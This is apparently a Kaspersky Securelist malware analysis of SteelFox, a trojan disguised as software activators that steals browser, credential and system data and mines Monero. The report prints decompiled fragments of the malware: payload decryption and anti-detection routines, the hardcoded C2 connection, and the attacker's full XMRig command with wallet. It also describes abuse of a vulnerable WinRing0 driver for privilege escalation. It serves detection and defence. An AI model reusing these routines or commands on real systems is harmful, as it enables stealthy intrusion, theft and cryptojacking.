

New SteelFox Trojan mimics software activators, stealing sensitive data and mining cryptocurrency

SL securelist.com/steelfox-trojan-drops-stealer-and-miner/114414/

Kirill Korchemny



Authors

Expert

[Kirill Korchemny](#)

Introduction

In August 2024, our team identified a new crimeware bundle, which we named “SteelFox”. Delivered via sophisticated execution chains including shellcoding, this threat abuses Windows services and drivers. It spreads via forum posts, torrent trackers and blogs, imitating popular software like Foxit PDF Editor and AutoCAD. It also uses stealer malware to extract the victim’s credit card data as well as details about the infected device.

This report in a nutshell:

- SteelFox is distributed via forum posts and malicious torrents.
- It communicates with its C2 via SSL pinning and TLSv1.3. It utilizes a domain with a dynamically changing IP, and it is implemented using Boost.Asio library.


- SteelFox can elevate its privileges through exploitation of a vulnerable driver.

Kaspersky’s products detect this threat as HEUR:Trojan.Win64.SteelFox.gen, Trojan.Win64.SteelFox.*.

Technical Details

Background

In August 2024, we stumbled upon a massive infection caused by an unknown bundle consisting of miner and stealer malware. During our investigation, we found out that the campaign started in February 2023. Although the stealer has not evolved significantly since then, it is being gradually changed to avoid detection. No functional changes are being added, but the author updates all the required dependencies.



Infection timeline

Initial infection

Our investigation has led us to the fact that SteelFox’s initial attack vector consists of several various publications on forums and torrent trackers. These posts refer to the SteelFox dropper as an efficient way to activate a legitimate software product for free. We’ve seen the dropper pretend to be a crack for Foxit PDF Editor, JetBrains and AutoCAD. While these droppers do have the advertised functionality, they also deliver sophisticated malware right onto the user’s computer.

3.1 Win JetBrains Family Bucket Activation

Click to download: [jetbrains-activator.exe](#)

Directions:

1. Go to the official website to download the IDE software you need to use.
2. After installation, record the installation path
3. Open the downloaded activation tool
4. Select the corresponding IDE in the lower left corner
- 5.


If the installation is by default, the path will be automatically identified. If the installation is custom, you can manually select the path you just installed `XXX64.exe`. For example, `idea64.exe`

6. After making your selection, `active` if the "patch succeed" message does not pop up, go to step 4 and reactivate until the "patch succeed" message appears, then click "`code` Copy the activation code".
7. Open the installed IDE and `code` copy the activation code from the previous step into the corresponding activation code input box to complete the activation.

Malicious dropper advertisement

SteelFox dropper

In this research, we describe the sample imitating an activator for Foxit PDF Editor. The initial stage of the SteelFox campaign is an AMD64 executable under the name `foxitcrack.exe` with a large `.rdata` section. Judging by the high entropy, it seems that the file is packed. At the startup the program welcomes us with a GUI asking to choose the Foxit PDF Editor installation path.



Dropper GUI

Because Foxit's installation directory resides in the "Program Files" folder, FoxitCrack asks for administrator access, which will be used for malicious purposes later.

The execution chain looks legitimate until the moment the files are unpacked. Prior to a legitimate function, a malicious one is inserted that is responsible for dropping malicious code onto the target user's system.

```

void __fastcall unpack_files(__int64 qword49)
{
    malicious_func();
    if ( *(qword49 + 56) )
        create_backup(qword49);
    write_registry();
    write_patch(qword49);
}

```

Inserted malicious code

First, the second stage (the dropped malicious code) is decrypted with the AES-128 algorithm. Its parameters are also encrypted — they are decrypted once dropped by the first stage. The encryption scheme looks like this.

```

1 // Sbox decryption
2 for (int i = 0; i < 256; i++) {
3     SBox[i] = enc_Sbox[i + 16] ^ enc_SBox[i % 16];
4 }
5
6 for (int i = 0; i < 8; i++) {
7     key[i] = enc_key[i + 8] ^ enc_key[i % 8];
8     iv[i] = enc_iv[i + 8] ^ enc_iv[i % 8];
9 }

```

AES-128 is implemented via vector SIMD instructions, thus requiring the payload to be divided into 16-byte blocks.

```

if ( (*num_bytes & 0xF) ≠ 0 )
{
  if ( v4 ≠ v5 )
  {
    do
    {
      v7 = _mm_loadu_si128(decrypted);
      i = _mm_loadu_si128(p_param2);
      *decrypted = _mm_xor_si128(*get_block(&a1, p_param2 + 2, &i), v7);
      v8 = _byteswap_ulong(_byteswap_ulong(p_param2→m128i_u32[3]) + 1);
      p_param2→m128i_i32[3] = v8;
      if ( !v8 )
      {
        v9 = _byteswap_ulong(_byteswap_ulong(p_param2→m128i_u32[2]) + 1);
        p_param2→m128i_i32[2] = v9;
        if ( !v9 )
        {
          v10 = _byteswap_ulong(_byteswap_ulong(p_param2→m128i_u32[1]) + 1);
          p_param2→m128i_i32[1] = v10;
          if ( !v10 )
            p_param2→m128i_i32[0] = _byteswap_ulong(_byteswap_ulong(p_param2→m128i_i32[0]) + 1);
        }
      }
    }
    ++decrypted;
  }
  while ( decrypted ≠ v5 );
}

```

Executable decryption

In later versions of the dropper, the actor implemented the same algorithm but used the AES-NI instruction-set extension. Since they operate with 16-byte blocks, it implies that the requirement for the payload size alignment remains in place.

After that, the embedded payload, which is, in fact, a PE64 executable, is modified to avoid detection. Linking timestamps are overwritten with a random date in the range between May and December 2022, along with the linker version. Random junk data is also inserted into the .rdata section to avoid hash detection. This is accomplished with an embedded PE parser.

```

v8 = *(PE.m128i_i64[0] + 60);
if ( n0x148 ≥ v8 + 264 )
{
    date_off = (v8 + PE.m128i_i64[0]);
    if ( *(v8 + PE.m128i_i64[0]) == 'EP' )
    {
        if ...
        random = mt64_get_random(&PE, 0xF0C2ADuLL);

        __1 = random - 0x7FFFFFFF9D90612CLL;
        date = random + 0x626F9ED4;           // Mon 2 May 2022 09:05:24 UTC

        date_1 = date;
        if ( __1 ≥ 0x8000000000000000uLL )
            date_1 = date;
        date_off→FileHeader.TimeDateStamp = date_1;
        PE.m128i_i64[0] = &n624;
        PE.m128i_i64[1] = 32LL;
        LODWORD(j_1) = -1;
        v16 = gen_rnd(&PE, 9u);
        date_off→OptionalHeader.MajorLinkerVersion = 14;
        date_off→OptionalHeader.MinorLinkerVersion = v16 + 20;
        v71 = 0LL;
        v72 = 0LL;

```

Junk insertion, linking date and linker version switching

The dropped PE is written into one of the three paths. The exact path depends on the dropper sample:

- C:\Program Files\Foxit Software\Foxit PDF Editor\plugins\FoxitPDFEditorUpdateService.exe
- C:\Program Files (x86)\Common Files\Adobe\AdobeGCCClient\AGSService.exe
- C:\Program Files\Autodesk\AdODIS\V1\Setup\Ipsad.exe

The parameters of the malicious service are initialized as follows:

```

// C:\Program Files (x86)\Foxit Software\Foxit PDF Editor\plugins\FoxitPDFEditorUpdateService.exe
decrypt_malicious_service_path(&service_path);
// crypto_init
if ...
decrypted_pe.m128i_i64[0] = ptr._first;
decrypted_pe.m128i_i64[1] = ptr._last - ptr._first;
p_description = &description;
// Foxit PDF Editor Update Service
desc2 = decrypt_str(buf, &description);
p_dec2 = &dec2;
// Foxit PDF Editor Update Service
desc1 = decrypt_str(&buf[40], &dec2);
p_Ptr_1 = &Ptr_1;

mal_serv = decrypt_malicious_service_path(&Ptr_1);
mal_name = decrypt_malicious_service_name(serv_name);
// This sets fresh service parameters - binary name, description, startup type and so on
set_service_parameters(mal_name, mal_serv, desc1, desc2, &decrypted_pe);

```

After this, the second-stage loader creates a service which writes itself to the autostart to persist in the system and remain active through reboots.

SteelFox loader

This service is started from svchost.exe as a regular Windows service. First, it gets the full name of the current executable and compares it against service binary names to check whether the loader was started as a service. If the check is successfully passed, the service lists all running services (with a SERVICE_ACTIVE state), getting their executable paths and descriptions. This is quite a peculiar way to check against a debugger because if the binary is not started as a service, the loader will throw an exception and quit. This algorithm is obfuscated in the loader code, but after deobfuscating it resembles the following:

```
1  vector<QUERY_SERVICE_INFOW> vec;
2  get_services_list(vec);
3  std::wstring serv_name;
4  GetModuleFileNameW(0, exec_name, 256);
5
6  for (auto service : vec) {
7      SC_HANDLE hService = open_service(service.lpServiceName);
8      LPCWSTR *bin_name = get_service_bin_path(hService, service.lpServiceName);
9
10     if (!lstrcmp(exec_name, bin_name) {
11         serv_name = service.lpServiceName;
12         break;
13     }
14 }
15
16 if (serv_name.empty()) {
17     throw std::system_error;
18 }
```

If these checks are passed, the malware creates a function table, which allows the attacker to perform decryption and create shellcodes. It also contains a random number generator along with placeholders.

The execution flow now proceeds to the `StartServiceCtrlDispatcherW` function. It registers a dispatcher with a function that is responsible for decryption and injection. It controls the state of the service, handles the service restart and shutdown signals, and so on.

Before the actual payload is executed, the malware triggers an unusual persistence mechanism: a small but rather important step. This stage launches the `AppInfo` service and is then loaded inside that. This makes any user actions against this loader impossible because even copying this sample requires `NT\SYSTEM` privileges.

The target DLL is loaded via a malicious shellcode and encrypted with AES-128 in the same way as described earlier in the initial stage. The decryption of later versions is also implemented with AES-NI instructions.

The malicious shellcode is loaded in three fundamental steps. First, it creates an array of addresses to WinAPI functions that will be executed within the shellcode.

```
imports[0] = LoadLibraryA;  
imports[1] = GetProcAddress;  
imports[2] = VirtualFree;  
imports[3] = VirtualProtect;  
imports[4] = RtlAddFunctionTable;  
imports[5] = MessageBoxA;  
imports[6] = AddVectoredExceptionHandler;
```

Gathering WinAPI addresses

Then the payload is decrypted with a rather simple XOR-based algorithm. After decryption, the shellcode is executed with hardcoded parameters.

```
for ( k = 0LL; k < 776; k += 4LL )  
{  
    out = &shellcode[k];  
    *out ^= key[k % 37];  
    out[1] ^= key[k - 37 * (&out[1LL - shellcode] / 37) + 1];  
    out[2] ^= key[k - 37 * (&out[2LL - shellcode] / 37) + 2];  
    out[3] = key[k - 37 * (&shellcode[k + 3LL - shellcode] / 37) + 3] ^ shellcode[k + 3];  
}
```

Gathering WinAPI addresses

The shellcode is a basic loader: it utilizes provided imported WinAPIs to allocate memory for loading the final stage and to access library functions. This shellcode does not implement any protection against debugging. It remains just a basic PE loader that proceeds to the final stage.


SteelFox final stage

At the beginning, this stage (DLL) creates a mutex with a randomly generated name because its network communication heavily relies on multithreading and asynchronous network I/O. After that, it performs an important task: creating a service with a WinRing0.sys driver running inside. This service is accompanied by a pipe named `\\.\WinRing0_1_2_0` which allows the process to communicate with the driver. This is quite an old driver, vulnerable to [CVE-2020-14979](#) and [CVE-2021-41285](#), and allowing the actor to elevate privileges to `NT\SYSTEM` as soon as the direct unchecked communication with the driver is allowed and the attacker controls input forwarded to the driver. This driver is also a component of the [XMRig_miner](#), so it is utilized for mining purposes. The communication with the driver is performed in a separate thread.

After initializing the driver, the sample launches the miner. This represents a modified executable of XMRig with junk code fillers. It connects to a mining pool with hardcoded credentials.

```
xmrig.exe -o pool.supportxmr.com:3333 -u
46Jc42PHJz7BSJRp9ncagUg3ntTm9yRPHHJWrkyXLtVkuUgJpPbuPB57HcZZEuXBQzS1kJAmrhJT6kTuUS14VX99sMF
sq3Q4 -p x -a rx/0 --rig-id=g --cpu-max-threads-hint=25 --cpu-idle-time 300 --background
```

The XMRig component is downloaded from one of the repositories at `hxxps://github[.]com/cppdev-123`. It seems to get updates occasionally — we assume this is done in order to avoid detection of older versions.



File Name	Commit Action	Commit Date
README.md	Initial commit	6 years ago
cfg	Add files via upload	4 years ago
nlcs.enc	Add files via upload	2 years ago
nsn	Add files via upload	3 years ago
pecof.enc	Add files via upload	2 years ago
sdv.enc	Add files via upload	2 months ago
sn	Add files via upload	2 years ago
ssc	Add files via upload	last year
ssn	Add files via upload	2 years ago
xcpu	Add files via upload	6 years ago
xgpu	Add files via upload	6 years ago
xinf	Add files via upload	5 years ago

After that, the malware resolves the IP address behind the ankjdans[.]xyz domain which serves as a C2 server. Although the domain is hardcoded, switching IPs behind it helps the attacker remain undetected. SteelFox resolves this via Google Public DNS and DNS over HTTPS (DoH). This allows the attacker to hide the domain resolution.

After a successful IP resolution, the malware connects to its C2 server via TLSv1.3. This I/O model utilizes libraries like Boost.Asio and wolfSSL, which allows the attacker to implement end-to-end TLSv1.3 communication.

Unlike v1.2, TLS v1.3 generates a session secret from a preselected private key during the handshake stage. In this case, the shared secret is generated with a Windows cryptographically secure random number generator. Furthermore, SteelFox has fully implemented SSL pinning to ensure SSL communication can't be wiretapped. Interestingly enough, SSL pinning is only enabled for C2 server communication.

```

param→c2_domain._Mypair._Myval2._Bx = 0LL;
param→c2_domain._Mypair._Myval2._Myres = 15LL;
strcpy(param→c2_domain._Mypair._Myval2._Bx._Buf, "ankjdans.xyz");
param→c2_domain._Mypair._Myval2._Mysize = 12LL;
if ...
if ...
byte78 = param→byte78;
if ...
}
if ...
if ( !v18 )
{
param→dword288 = 0;
param→qword290 = &off_18031E080;
create_windows_socket(&param→qwordA0, *af_1, 1, 6, &param→dword288);
if ( param→dword288 )
{
param→int1282A0 = *&param→dword288;
std::system_error::create(pExceptionObject_1, &param→int1282A0, "async_connect");
CxxThrowException(pExceptionObject_1, &_TI4_AVsystem_error_std__);
}
}

```

When a connection is established, the stealer comes into play. This component can collect a large list of end users' parameters. It enumerates browsers on the victim's device and then compares them against the following list of browsers:

- chrome;
- opera;
- opera_gx;
- brave;
- firefox;
- yandex;


- wave;
- avg;
- avast;
- vivaldi;
- dragon;
- chedot;
- coccoc.

It extracts cookies, credit card data, browsing history and the list of visited places, the latter only from Mozilla Firefox. This is done with an embedded copy of SQLite3. Because the service runs as NT\SYSTEM, it calls the ImpersonateLoggedOnUser API to get the security context for creating an SQL dump later.

The full list of extracted data is provided below.

Type of data	Details
Browser data	Cookies, credit cards, location, search history
Software	Installed software, antivirus solutions, running services, installed addons
System info	Build date (if possible), version, revision, installation date
Network info	Wireless interfaces, networks and passwords (extracted as plaintext)
SIM	SIM-card data (if applicable)
Drives	Drive names and types (external, removable, etc.), drive free space
Environment	Environment variables dump
Time	Local time, timezone
User info	Username, startup info, password, system locale, remote accounts info (through the NetUserEnum WinAPI)
RDP	Sessions and session info (through the WTSQuerySessionInformationW WinAPI)
Desktop	Icons of installed and running software
Processes	Memory usage and pages range

Data is then combined into one large JSON that is sent to C2. The communication diagram is as follows.



Connection diagram

Victims

This campaign does not target any individuals or specific organizations. Instead, it operates on a larger scale, infecting everyone who stumbles upon the compromised software. At the time of this research, our security solutions had detected this threat more than 11,000 times. Users of various popular applications, such as AutoCAD, JetBrains and Foxit, are targeted. We have detected victims of this campaign worldwide, with most of the affected users in Brazil, China, Russia, Mexico, UAE, Egypt, Algeria, Vietnam, India and Sri Lanka.

TOP 10 countries targeted by SteelFox, August–September, 2024 ([download](#))

Attribution

For this particular campaign, no attribution can be given. Posts with links to activators were either made by compromised accounts or by inexperienced users who were not aware of the threats they were spreading. This campaign was highly active on the Chinese platform Baidu and Russian torrent trackers.

Conclusions

SteelFox has emerged recently, and it is a full-featured crimeware bundle. It is capable of stealing various user data that might be of interest to the actors behind this campaign. Highly sophisticated usage of modern C++ combined with external libraries grant this malware formidable power. Usage of TLSv1.3 and SSL pinning ensures secure communication and harvesting of sensitive data.

SteelFox does not target any particular organizations or people. Instead, it acts on a mass scale, extracting every bit of data that can be processed later. To ensure protection from threats like this, install applications from official sources and use a [reliable security solution](#) that prevents downloading infected software.

Indicators of Compromise

Note: *The indicators in this section are valid as at the time of publication.*

File Hashes

Payload

[fb94950342360aa1656805f6dc23a1a0](#)

Loader

5029b1db994cd17f2669e73ce0a0b71a	lpsad.exe
69a74c90d0298d2db34b48fa6c51e77d	AGSService.exe
84b29b171541c8251651cabe1364b7b6	FoxitPDFEditorUpdateService.exe
015595d7f868e249bbc1914be26ae81f	0947cca1b5509f1363da20a0a3640700
040dede78bc1999ea62d1d044ea5e763	0ce3775fbfbe8f96e769822538c9804c
051269b1573f72a2355867a65979b485	0f2f104dcc4a6c7e3c258857745d70fb
08fa6ebc263001658473f6a968d8785b	11caf769c0fb642bbb3daa63e516ca54
d5290ba0cd8529032849ae567faba1ce	e7c4e02e1da5afb56a2df0996784a9d5
d715507131bbf4ca1fe7bc4a5ddfeb19	e9a14ae0f7eb81346eac9d039138a7d8
dc8c18e4b729fdbf746252b2fc1decc5	f3690f597c725553b8ced0179f4f032e
dc9d42902bda8d63e5858b2a062aecc1	f8f6c7d65b28b978e4f2a40158973a0c

Dropper

[9dff2cdb371334619b15372aa3f6085c](#) jetbrains-activator.exe

c20e1226782abdb120e814ee592bff1a autocad-patch.exe

c6e7c8c76c7fb05776a0b64699cdf6e7 FoxitPatch.exe

File paths

C:\Program Files (x86)\Foxit Software\Foxit PDF

Editor\plugins\FoxitPDFEditorUpdateService.exe

C:\Program Files (x86)\Common Files\Adobe\AdobeGCCClient\AGSService.exe

C:\Program Files\Autodesk\AdODIS\V1\Setup\Ipsad.exe

PDB paths

d:\hotproject\winring0\source\dll\sys\lib\amd64\WinRing0.pdb

Domains and IPs

hxxps://ankjdans[.]xyz

205.185.115[.]5

Malicious URLs

hxxps://github[.]com/DavidNguyen67/CrackJetbrains

hxxps://github[.]com/TrungGa123/Active-all-app-Jetbrains/

hxxps://github[.]com/tranquanghuy-09/activate-intellij-idea-ultimate/

hxxps://github[.]com/TaronSargsyan123/ScaraSimulation

hxxps://raw.githubusercontent[.]com/tranquanghuy-09/activate-intellij-idea-ultimate/main/jetbrains-activator.exe

hxxps://raw.githubusercontent[.]com/TaronSargsyan123/ScaraSimulation/main/jetbrains-activator.exe

hxxps://raw.githubusercontent[.]com/TrungGa123/Active-all-app-Jetbrains/main/jetbrains-activator.exe

hxxps://raw.githubusercontent[.]com/DavidNguyen67/CrackJetbrains/main/jetbrains-activator.exe

hxxps://www.cloudstaymoon[.]com/2024/05/06/tools-1

hxxps://squarecircle[.]ru/Intelij/jetbrains-activator.exe

hxxps://drive.google[.]com/file/d/1bhDBVMywFg2551oMmPO3_5VaeYnj7pe5/view?usp=sharing


hxxps://github[.]com/cppdev-123

Windows commands used by attacker

```
xmrig.exe -o pool.supportxmr.com:3333 -u
46Jc42PHJz7BSJRp9ncagUg3ntTm9yRPHHJWrkyXLtVkuGJpPbuPB57HcZZEuXBQzS1kJAmrhJT6kTuUS14VX99sMF
sq3Q4 -p x -a rx/0 --rig-id=g --cpu-max-threads-hint=25 --cpu-idle-time 300 --background
```

- [crimeware](#)
- [Dropper](#)
- [Microsoft Windows](#)
- [Miner](#)
- [shellcode](#)
- [SSL](#)
- [Torrent](#)
- [Trojan](#)
- [Trojan-stealer](#)

Authors



New SteelFox Trojan mimics software activators, stealing sensitive data and mining cryptocurrency

Your email address will not be published. Required fields are marked *